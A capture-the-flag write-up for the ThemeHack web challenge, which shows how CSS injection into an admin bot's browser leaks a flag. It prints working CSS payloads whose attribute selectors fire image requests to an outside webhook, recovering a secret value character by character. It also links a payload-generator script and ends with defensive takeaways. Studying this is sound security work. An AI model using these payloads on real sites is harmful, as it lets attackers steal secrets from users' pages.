Category: Web
Difficulty: Easy

Challenge Description

ThemeHack is a theme hackathon website. Participants submit their own CSS themes, and an admin reviews them. You host your CSS file somewhere public and submit the URL to the site.
This setup is a classic sign of a CSS injection challenge: our CSS runs inside someone else’s browser (the admin’s), so the goal is to use CSS itself to steal data from the admin’s page.
First Look at the App
I started the challenge instance and opened the web app. It is a website where users submit CSS themes to be reviewed by admins. You host your CSS and submit its URL.

I created a new account and logged in. After login I was redirected to the /dashboard page. On this page there is a submit form on the left, and a list of my own submissions on the right.
Next, I used Webhook Inspector to create an endpoint that serves a CSS file. In the response body I added one simple rule to turn the page background red, and I set the response header Content-Type: text/css.
Then I submitted the URL of this endpoint in the web app. After a successful submission, I got two options: review the theme myself, or send it to the admin.

When I reviewed my own submission, the page background turned red. This confirmed my CSS was being served and applied. After that I sent the submission to the admin. A request came in on Webhook Inspector from http://localhost:5000/, sent by a headless Chrome running on Linux.
At this point I understood the full flow: the admin is a bot that loads my CSS in a real browser. Now I could focus on exploitation.
CSS Exploitation
I began testing different CSS payloads.
The first payload was a background image on the body element, pointing to a new webhook URL. Being able to load a resource (send a request) from CSS is the first thing we need if we want to exfiltrate data with CSS. The request for the image came in successfully.
body {
    background-image: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/test.jpg");
}
Next I looked for the word “flag” inside different HTML attributes. CSS attribute selectors can match attribute values, so if an element on the page has an attribute containing “flag”, I can make the browser send a request only when it matches. I prepared the payload below, submitted it, and watched the webhook for incoming requests.
[value*="flag"]   { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/value-flag.jpg"); }
[href*="flag"]    { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/href-flag.jpg"); }
[id*="flag"]      { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/id-flag.jpg"); }
[class*="flag"]   { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/class-flag.jpg"); }
[title*="flag"]   { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/title-flag.jpg"); }
[name*="flag"]    { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/name-flag.jpg"); }
The request for the value attribute came back successfully. This told me that some element on the page has a value attribute that contains the word “flag”.
To confirm it is really in CTF flag format, I then searched for a value that starts with flag{. The ^= selector means “starts with”.
[value^="flag{"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/flag.jpg"); }This request also came in successfully. So there is a value on the page that starts with flag{, and now I just need to read the rest of it, one character at a time.
Brute Forcing the Flag Value
The idea is simple. For each position in the flag, I test every possible character. Each test has its own unique image URL. When a request arrives, the character in that URL is the correct one for that position. Then I add it to the known prefix and move to the next position.
Doing this by hand is slow, so I wrote a small Python script that generates the payload for the next character, based on the prefix found so far. It covers lowercase letters, uppercase letters, digits, and common special characters.
The script is available here:
https://github.com/sahandbabali/ThemeHack—NahamCon-CTF—NahamCon-2026
A generated payload looks like this. Each candidate character has its own callback URL, so the webhook log tells me exactly which one matched:
/* First-char brute force after flag{  — one callback per candidate */

[value^="flag{a"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-a.jpg"); }
[value^="flag{b"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-b.jpg"); }
[value^="flag{c"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-c.jpg"); }
.
.
.

[value^="flag{A"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/U-A.jpg"); }
[value^="flag{B"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/U-B.jpg"); }
[value^="flag{C"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/U-C.jpg"); }
.
.
.

[value^="flag{0"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-0.jpg"); }
[value^="flag{1"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-1.jpg"); }
[value^="flag{2"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/L-2.jpg"); }
.
.
.

[value^="flag{_"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/sym-underscore.jpg"); }
[value^="flag{-"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/sym-dash.jpg"); }
[value^="flag{!"] { background: url("https://webhook.voronyuk.com/umasnh8ct5/w9sdwtft/pos1/sym-excl.jpg"); }
.
.
.
To generate the payload for the first character, I run:
python gen_css.py "flag{"And for the next character, I add the character I already found to the prefix:
python gen_css.py "flag{x"I add these rules to the response of my first CSS request.

Then, based on which image request comes in, I learn the character at that position.

I repeat this process for every position: find the character, add it to the prefix, generate the next payload, and submit again. When the matching character is }, that means I reached the end of the flag. At that point the full flag is recovered and I can submit it to solve the challenge.
Key Takeaways
- A site that renders user-supplied CSS in another user’s browser is open to CSS injection.
- CSS alone can send network requests (through
url()), which is enough to exfiltrate data — no JavaScript needed. - Attribute selectors like
*=(“contains”) and^=(“starts with”) let you read secret attribute values one character at a time. - Sensitive data such as a flag should never be placed in a readable DOM attribute on a page that loads untrusted CSS.